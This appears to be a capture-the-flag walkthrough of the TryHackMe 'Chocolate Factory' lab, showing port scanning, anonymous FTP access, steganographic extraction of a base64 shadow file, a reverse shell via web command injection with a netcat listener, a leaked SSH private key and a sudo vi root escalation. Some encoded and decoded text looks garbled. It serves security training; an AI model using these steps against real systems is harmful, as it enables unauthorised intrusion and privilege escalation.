

Chocolate Factory

Link - <https://tryhackme.com/room/chocolatefactory>

Use **Nmap** tool to enumerate through the open ports and services on the machine.

```
(kali㉿kali)-[~/ChocFactory]
$ nmap -sC -p- 10.10.160.65 -Pn
Starting Nmap 7.92 ( https://nmap.org ) at 2022-02-12 16:22 EST
Nmap scan report for 10.10.160.65
Host is up (0.075s latency).
Not shown: 65159 closed tcp ports (conn-refused), 347 filtered tcp ports
Bug in dicom-ping: no string output.
PORT      STATE SERVICE
21/tcp    open  ftp
ftp-syst:
STAT:
FTP server status:
  Connected to ::ffff:10.6.110.95
  Logged in as ftp
  TYPE: ASCII
  No session bandwidth limit
  Session timeout in seconds is 300
  Control connection is plain text
  Data connections will be plain text
  At session startup, client count was 1
  vsFTPD 3.0.3 - secure, fast, stable
_End of status
ftp-anon: Anonymous FTP login allowed (FTP code 230)
-rw-rw-r-- 1 1000 1000 208838 Sep 30 2020 gum_room.jpg
_auth-owners: ERROR: Script execution failed (use -d to debug)
22/tcp    open  ssh
_auth-owners: ERROR: Script execution failed (use -d to debug)
ssh-hostkey:
  2048 16:31:bb:b5:1f:cc:cc:12:14:8f:f0:d8:33:b0:08:9b (RSA)
  256 e7:1f:c9:db:3e:aa:44:b6:72:10:3c:ee:db:1d:33:90 (ECDSA)
  256 b4:45:02:b6:24:8e:a9:06:5f:6c:79:44:8a:06:55:5e (ED25519)
80/tcp    open  http
_http-title: Site doesn't have a title (text/html).
_auth-owners: ERROR: Script execution failed (use -d to debug)
100/tcp   open  newacct
```

```
103/tcp open  gppitnp
104/tcp open  acr-nema
105/tcp open  csnet-ns
106/tcp open  pop3pw
|_auth-owners: ERROR: Script execution failed (use -d to debug)
107/tcp open  rtelnet
|_auth-owners: ERROR: Script execution failed (use -d to debug)
108/tcp open  snagas
109/tcp open  pop2
|_auth-owners: ERROR: Script execution failed (use -d to debug)
110/tcp open  pop3
|_tls-nextprotoneg: ERROR: Script execution failed (use -d to debug)
|_ssl-cert: ERROR: Script execution failed (use -d to debug)
|_tls-alpn: ERROR: Script execution failed (use -d to debug)
111/tcp open  rpcbind
|_auth-owners: ERROR: Script execution failed (use -d to debug)
112/tcp open  mcidas
113/tcp open  ident
|_auth-owners: ERROR: Script execution failed (use -d to debug)
114/tcp open  audionews
|_auth-owners: ERROR: Script execution failed (use -d to debug)
115/tcp open  sftp
116/tcp open  ansanotify
|_auth-owners: ERROR: Script execution failed (use -d to debug)
117/tcp open  uucp-path
|_auth-owners: ERROR: Script execution failed (use -d to debug)
118/tcp open  sqlserv
119/tcp open  nntp
|_sslv2: ERROR: Script execution failed (use -d to debug)
|_ssl-cert: ERROR: Script execution failed (use -d to debug)
|_tls-nextprotoneg: ERROR: Script execution failed (use -d to debug)
|_ssl-date: ERROR: Script execution failed (use -d to debug)
|_auth-owners: ERROR: Script execution failed (use -d to debug)
120/tcp open  cfdpckt
|_auth-owners: ERROR: Script execution failed (use -d to debug)
121/tcp open  erpc
122/tcp open  smakynet
|_auth-owners: ERROR: Script execution failed (use -d to debug)
```

There are many ports open on the machine, lets target the port which can be exploitable easily.

Use **Gobuster** to enumerate the directories of the webpages.

```
(kali㉿kali)-[~/ChocFactory]
$ gobuster dir -u http://10.10.160.65/ -w /usr/share/dirb/wordlists/common.txt

Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://10.10.160.65/
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/dirb/wordlists/common.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.1.0
[+] Timeout: 10s

2022/02/12 16:18:04 Starting gobuster in directory enumeration mode

/.hta (Status: 403) [Size: 277]
/.htaccess (Status: 403) [Size: 277]
/.htpasswd (Status: 403) [Size: 277]
/index.html (Status: 200) [Size: 1466]
/server-status (Status: 403) [Size: 277]
```

Connect to FTP service and try Anonymous login -

```
(kali㉿kali)-[~/ChocFactory]
$ ftp 10.10.160.65
Connected to 10.10.160.65.
220 (vsFTPd 3.0.3)
Name (10.10.160.65:kali): Anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
-rw-rw-r-- 1 1000 1000 208838 Sep 30 2020 gum_room.jpg
226 Directory send OK.
ftp> mget hum_room.jpg
ftp> mget gum_room.jpg
mget gum_room.jpg?
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for gum_room.jpg (208838 bytes).
226 Transfer complete.
208838 bytes received in 0.32 secs (632.3746 kB/s)
```

Download all the files from the FTP session into the local machine.

```
(kali㉿kali)-[~/ChocFactory]
$ steghide extract -sf gum_room.jpg
Enter passphrase:
wrote extracted data to "b64.txt".
```

Extract the jpg file using NO passphrase.

```
(kali㉿kali)-[~/ChocFactory]
$ cat b64.txt
ZGFlbW9u0io6MTgz0DA6MD050Tk50T030jo6CmJpbjoq0jE4Mzgw0jA60Tk50Tk6Nzo60gpzeXM6
Kjox0DM4MDow0jk50Tk50jc60joKc3luYzoq0jE4Mzgw0jA60Tk50Tk6Nzo60gpnYW1lcz0q0jE4
Mzgw0jA60Tk50Tk6Nzo60gptYw46Kjox0DM4MDow0jk50Tk50jc60joKbHA6Kjox0DM4MDow0jk5
0Tk50jc60joKbWfPbDoq0jE4Mzgw0jA60Tk50Tk6Nzo60gpuZXdz0io6MTgz0DA6MD050Tk50T03
0jo6CnV1Y3A6Kjox0DM4MDow0jk50Tk50jc60joKcHJveHk6Kjox0DM4MDow0jk50Tk50jc60joK
d3d3LWRhdGE6Kjox0DM4MDow0jk50Tk50jc60joKYmFja3Vw0io6MTgz0DA6MD050Tk50T030jo6
Cmxc3Q6Kjox0DM4MDow0jk50Tk50jc60joKaXJj0io6MTgz0DA6MD050Tk50T030jo6CmduYXRz
0io6MTgz0DA6MD050Tk50T030jo6Cm5vYm9keToq0jE4Mzgw0jA60Tk50Tk6Nzo60gpzeXN0ZW1k
LXRpbWVzeW5j0io6MTgz0DA6MD050Tk50T030jo6CnN5c3RlbnQtbmV0d29yazoq0jE4Mzgw0jA6
0Tk50Tk6Nzo60gpzeXN0ZW1kLXJlc29sdmU6Kjox0DM4MDow0jk50Tk50jc60joKX2FwdDoq0jE4
Mzgw0jA60Tk50Tk6Nzo60gpteXNxbDoh0jE4Mzgy0jA60Tk50Tk6Nzo60gp0c3M6Kjox0DM4Mjow
0jk50Tk50jc60joKc2hlbGxpbnFib3g6Kjox0DM4Mjow0jk50Tk50jc60joKc3Ryb25nc3dhbjoq
0jE4Mzgy0jA60Tk50Tk6Nzo60gpubHA6Kjox0DM4Mjow0jk50Tk50jc60joKbWVzc2FnZWJ1cz0q
0jE4Mzgy0jA60Tk50Tk6Nzo60gphcnB3YXRjaDoh0jE4Mzgy0jA60Tk50Tk6Nzo60gpEZWJpYW4t
ZXhpbToh0jE4Mzgy0jA60Tk50Tk6Nzo60gp1dWlkZDoq0jE4Mzgy0jA60Tk50Tk6Nzo60gpkZWJp
YW4tdG9y0io6MTgz0DI6MD050Tk50T030jo6CnJlZHNvY2t2OiE6MTgz0DI6MD050Tk50T030jo6
CmZyZWVvYWQ6Kjox0DM4Mjow0jk50Tk50jc60joKaW9kaW5l0io6MTgz0DI6MD050Tk50T030jo6
CnRjcGR1bXA6Kjox0DM4Mjow0jk50Tk50jc60joKbWlyZWVv0io6MTgz0DI6MD050Tk50T030jo6
CmRuc21hc3E6Kjox0DM4Mjow0jk50Tk50jc60joKcmVkaXM6Kjox0DM4Mjow0jk50Tk50jc60joK
dXNibXV40io6MTgz0DI6MD050Tk50T030jo6CnJ0a2l00io6MTgz0DI6MD050Tk50T030jo6CnNz
aGQ6Kjox0DM4Mjow0jk50Tk50jc60joKcG9zdGdyZXM6Kjox0DM4Mjow0jk50Tk50jc60joKYXZh
aG6Kjox0DM4Mjow0jk50Tk50jc60joKc3R1bm5lbDQ6ITox0DM4Mjow0jk50Tk50jc60joKc3Ns
aDoh0jE4Mzgy0jA60Tk50Tk6Nzo60gpubS1vcGVudnBu0io6MTgz0DI6MD050Tk50T030jo6Cm5t
LW9wZW5jb25uZWNo0io6MTgz0DI6MD050Tk50T030jo6CnB1bnh0io6MTgz0DI6MD050Tk50T03
0jo6CnNhbmVko0io6MTgz0DI6MD050Tk50T030jo6CmluZXRzaW06Kjox0DM4Mjow0jk50Tk50jc6
0joKY29sb3Jk0io6MTgz0DI6MD050Tk50T030jo6CmkycHN2Yzoq0jE4Mzgy0jA60Tk50Tk6Nzo6
0gpkcmFkaXM6Kjox0DM4Mjow0jk50Tk50jc60joKYmVlZi14c3M6Kjox0DM4Mjow0jk50Tk50jc6
0joKZ2VvY2x1ZToq0jE4Mzgy0jA60Tk50Tk6Nzo60gpsaWdodGRt0io6MTgz0DI6MD050Tk50T03
0jo6CmtpbmctcGhpc2hlcz0q0jE4Mzgy0jA60Tk50Tk6Nzo60gpzeXN0ZW1kLWNvcmlWkdW1w0iEh
0jE4Mzk20jo60jo6CL9ycGM6Kjox0DQ1MTow0jk50Tk50jc60joKc3RhdGQ6Kjox0DQ1MTow0jk5
0Tk50jc60joKX2d2bToq0jE4NDk20jA60Tk50Tk6Nzo60gpjaGFybGll0iQ2JENaSm5DUGVVRV3A5
L2pwTngka2hHbEZkSUNKbnI4UjNKQy9qVFIycjdEcmlJGTHA4enE4NDY5ZDNjMCS6dUtONHNlNjFG
T2J3V0d4Y0hacU8yUkpIa2tMMWpqUFlLZUd5SUPXRTgyWC86MTg1MzU6MD050Tk50T030jo6Cg=
```

Open the extracted txt file and use Code chef to decode the Base64 code.

Recipe

From Base64

Alphabet
A-Za-z0-9+/=

☒ Remove non-alphabet chars

STEP

BAKE!

Auto Bake

Input

start: 2505 end: 2506 length: 1 lines: 33

CmRjcGR1bXA6Kjox0DM4Mjow0jk50Tk50jc60joKbWlyZWVv0io6MTgz0DI6MD050Tk50T030jo6CmRuc21hc3E6Kjox0DM4Mjow0jk50Tk50jc60joKcmVkaXM6Kjox0DM4Mjow0jk50Tk50jc60joKdXNibXV40io6MTgz0DI6MD050Tk50T030jo6CnJ0a2l00io6MTgz0DI6MD050Tk50T030jo6CnNzaGQ6Kjox0DM4Mjow0jk50Tk50jc60joKcG9zdGdyZXM6Kjox0DM4Mjow0jk50Tk50jc60joKYXZh


Output

start: 1879 end: 1879 length: 0 lines: 63


daemon*:18380:0:99999:7:::
bin*:18380:0:99999:7:::
sys*:18380:0:99999:7:::
sync*:18380:0:99999:7:::
games*:18380:0:99999:7:::
man*:18380:0:99999:7:::
lp*:18380:0:99999:7:::
mail*:18380:0:99999:7:::
news*:18380:0:99999:7:::
uucp*:18380:0:99999:7:::
proxy*:18380:0:99999:7:::
www-data*:18380:0:99999:7:::
backup*:18380:0:99999:7:::
list*:18380:0:99999:7:::
irc*:18380:0:99999:7:::
gnats*:18380:0:99999:7:::
nobody*:18380:0:99999:7:::
systemd-timesync*:18380:0:99999:7:::
systemd-network*:18380:0:99999:7:::
systemd-resolve*:18380:0:99999:7:::
_apt*:18380:0:99999:7:::
mysql!:18382:0:99999:7:::
tss*:18382:0:99999:7:::
shellinabox*:18382:0:99999:7:::
strongswan*:18382:0:99999:7:::
ntp*:18382:0:99999:7:::

The text file has the user:password hashes in it which needs to be decrypted again to get the user passwords.

Also from the gobuster results, there is an authenticated webpage whose credentials are the ones found above.



There is a command space which can be used to query details from the machine/server.



Let's inject Reverse-shell code to the command section and open up a listener on your local machine.



Successfully got reverse-shell -

```
(kali㉿kali)-[~/ChocFactory]
$ nc -l vnp 4444
listening on [any] 4444 ...
connect to [10.6.110.95] from (UNKNOWN) [10.10.35.166] 39052
/bin/sh: 0: can't access tty; job control turned off
$
```

Enumerate the user's directory to get more information.

```
www-data@chocolate-factory:/var/www/html$ ls -al
ls -al
total 1152
drwxr-xr-x 2 root root 4096 Oct 6 2020 .
drwxr-xr-x 3 root root 4096 Sep 29 2020 ..
-rw-r--r-- 1 root root 12288 Oct 1 2020 .swp
-rw-rw-r-- 1 charlie charley 65719 Sep 30 2020 home.jpg
-rw-rw-r-- 1 charlie charley 695 Sep 30 2020 home.php
-rw-rw-r-- 1 charlie charley 1060347 Sep 30 2020 image.png
-rw-rw-r-- 1 charlie charley 1466 Oct 1 2020 index.html
-rw-rw-r-- 1 charlie charley 273 Sep 29 2020 index.php.bak
-rw-r--r-- 1 charlie charley 8496 Sep 30 2020 key_rev_key
-rw-rw-r-- 1 charlie charley 303 Sep 30 2020 validate.php
www-data@chocolate-factory:/var/www/html$
```

When we run/open the key_rev_key, the user flag can be retrieved.

```
cat key_rev_key
ELF> 8 888
hh/lib64/ld-linux-x86-64.so.2GNUGNUs r5d
tz~ 0MF
7"libc.so.6__isoc99_scanfputs__stack_chk_failprintf__cxa_finalizestrcmp__libc_s
5_ITM__registerTMCloneTable__gmon_start__ITM_registerTMCloneTableii
HtH5j %l @%j h%b h%Z
]f.]f.H= H5 UH)HHHHH?HHHtH Ht
]f.]f. = u/H= UHt
]f.]fDUH]fUH H]Hu dH%(HE1H=)HEHHH=
H=DHUh3%(t.f.fAWAVI AUATL% UH- SA I L)HHHw
HEnter your name: %slaksdhfas
congratulations you have found the key:
Keep its safeBad name!8
T, zRx
+zRx
$`FJ
?;*3$"DH\J A C
D|eB B E B(H0H8Mqr8A0A(B B B`
o
```


Navigating to the other user's directory contains the RSA_public key for logging in.

```
$ ls
teleport
teleport.pub
user.txt
$ cat teleport
-----BEGIN RSA PRIVATE KEY-----
MIIeowIBAAKCAQEA4adrPc3Uh98RYDrZ8CUBDgWLENUybF60lMk9YQOBDR+gpuRW
1AzL12K35/Mi3Vwtp0NSwmlS7ha4y9sv2kPXv8lF0mLi1FV2hqlQLw/unneFwUb
L4KBqBemIDeFv5pxMmCqguJXIkzklAIXNYhfXlr8cBS/HJoh/7qmLqrDoXNhwYj
B3zgov7RUtk15Jv11D0Itsyr54pvYhCQgdoorU7l42EZJayIomHKon1jkoFd1/oY
f0Bwgz6J0lNH1jFJoyIZg20mEhnSjUltZ9mSzmQyv3M4AORQo3ZeLb+zbnSJycEE
RaObPlb0dRy3KoN79lt+dh+jSg/dM/TYYe5L4wIDAQABAoIBAD2TzjQDYyfgu4Ej
Di32Kx+Ea7qgMy5XebfQYquCpUjLhK+GSBt9knKoQb90HgmCCgNG3+Klkzfdg3g9
zAUUn1kxDxFx2d6ex2rJMqdSpGkrsx5HwlsaU0oWATpkKFJt3TcSNlITquQVDe4tF
w8JxvJpMs445CWxSXCwgaCxdZCiF33C0CtVw6zvOdF6Mo0imVZf36UkXI2FmdZF1
kr7MGsagAwRn1moCvQ7lNpYcqDDnf6jKnX5Sk83R5bVAAjV6ktZ9uEN8NItm/ppZ
j4PM6/IIPw2jQ8WzUoi/JG7aXJnBE4bm53qo2B4oVu3PihZ7tKkLZq30clrrkbn2
EY0ndcECgYEA/29MMD3FEYcMCy+KQfEU2h9manqQmRMDaBHkaJq20KvGvnT1U/T
RcbPNBaQMoSj6YrVhvgY3xtEdEHHBJ05qnq8TsLaSovQZxDifaGTaLaWgswc0biF
uAKE2uKcpVCTSeWbJyNewwTljhV9mMyn/piAtRLGKkzeyZ9/muZdtesCgYEA4idA
KuEj2FE7M+MM/+ZeizvLjKSNbiYYUPuDCsoWYxQCp0q8HmtjyAQizKo6DLXIPCCQ
RZSvmU1T3nk9MoTgDjkN01xxbF2N7ihnBkHjOfod+zkNQbvzIDa4Q2owpeHZL19
znQV98mrRaYDb5YsaEj0YoKfb8xhZJPyEb+v6+kCgYAZwE+vAVsvtCyrqARJN5PB
la70h0Kym+8P3Zu5fI0Iw8VBc/Q+KgdNnJgzvGE1kisD7oNHFKMmYQiMEtvE7GB
FVSMoCo/n67H5TTgM3zX7qhn0UoKfo7EiUR5iKUAKYpfxnTKUk+IW6ME2vfJgsBg
82DuYPjUitPHAdRselLyNwKBgH77Rv5Ml9HYGoPR0vTEpwrhI/N+WaMLZLXj4zTK
37MWAz9nqSTza31dRSTh1+NAq00HjTpkAx97L+YF5KMJToXmqTIDS+pgA3fRamv
ySQ9XJwpuSFFGdQb7co73ywT5QPdmgwYBlWxOKfMxVUcXybW/9FoQpmFipHsuBjb
Jq4xAoGBAIQnMPLpKqBk/ZV+HXmdJYSrf2MACWwL4pQ09bQUeta0rZA6iQwvLrkM
Qxg3lN2/1dneBKK5lEd2qFP1WLQUJqypo5TznXQ7tv0Uuw7o0cy5XNMFVwn/BqQm
G2QwOAGbsQHcI0P19XgHTOB7Dm69rP9j1wIRBOF7iGfwhWdi+vlN
-----END RSA PRIVATE KEY-----
$
```

```
$ cat teleport.pub
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQDhp2s9zdSH3xFg0tnwJQE0BYsQ1TJsXrSUyT1hA4ENH6Cm5FbUDMvXYrfn8yLdXC2nQ1LCaVLuFrjL2y/aQ9e/y
UU6YuLUVXaGqVA8vD+6ecQXBRsygoGoF6YgN59XmnEYKqgC4lciTOSUAhc1f/EuvxwFL8cmih/uqYuqsOhc2HBiMHfOCi/tFS2TXkm/XUPQi2zKvnm9iEJC2i
itTuXjYRklrIiiYcqifW0Sh93X+hh84HCDPok6U0fWMUmjIhmDY6YSGdKNSW1n2ZLOZDK/czga5FCjdl4tv7NudInJwQRFo5s+VvR1HLCqg3v2W352H6NKD90z9Nh
h7kvj charlie@chocolate-factory
$
```

Copy it to the local machine and use it for logging in to the machine with the SSH service.

```
(kali㉿kali)-[~/ChocFactory]
$ ssh -i id_rsa charlie@10.10.35.166
The authenticity of host '10.10.35.166 (10.10.35.166)' can't be established.
ED25519 key fingerprint is SHA256:WwycVD8zBUVfJS6sNVj192MU3Q7P4rylVnanjGx/Q5U.
This key is not known by any other names
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.35.166' (ED25519) to the list of known hosts.
Welcome to Ubuntu 18.04.5 LTS (GNU/Linux 4.15.0-115-generic x86_64)
```

Navigate to the user.txt file to get the user flag.

```
charlie@chocolate-factory:/$ ls
bin  cdrom  etc  initrd.img  lib  lost+found  mnt  proc  run  snap  swap.img  tmp  var  vmlinuz.old
boot  dev  home  initrd.img.old  lib64  media  opt  root  sbin  srv  sys  usr  vmlinuz
charlie@chocolate-factory:/$ cd home
charlie@chocolate-factory:/home$ cd charlie/
charlie@chocolate-factory:/home/charlie$ ls
teleport  teleport.pub  user.txt
charlie@chocolate-factory:/home/charlie$ cat user.txt
flag
charlie@chocolate-factory:/home/charlie$
```

Current user has /usr/bin/vi command access with admin privileges.

Check online on GTFObins for exploits for vi and follow the same to get the root shell.

```
charlie@chocolate-factory:/$ sudo /usr/bin/vi -c '!/bin/sh' /dev/null

# id
uid=0(root) gid=0(root) groups=0(root)
#
```

Find the root.py and execute the same using python root.py command and find the root flag.

```
# python root.py
Enter the key:
You Are Now The
Owner Of
Chocolate
Factory
What is Charlie's password?
No answer needed
Enter the root flag
flag
#
```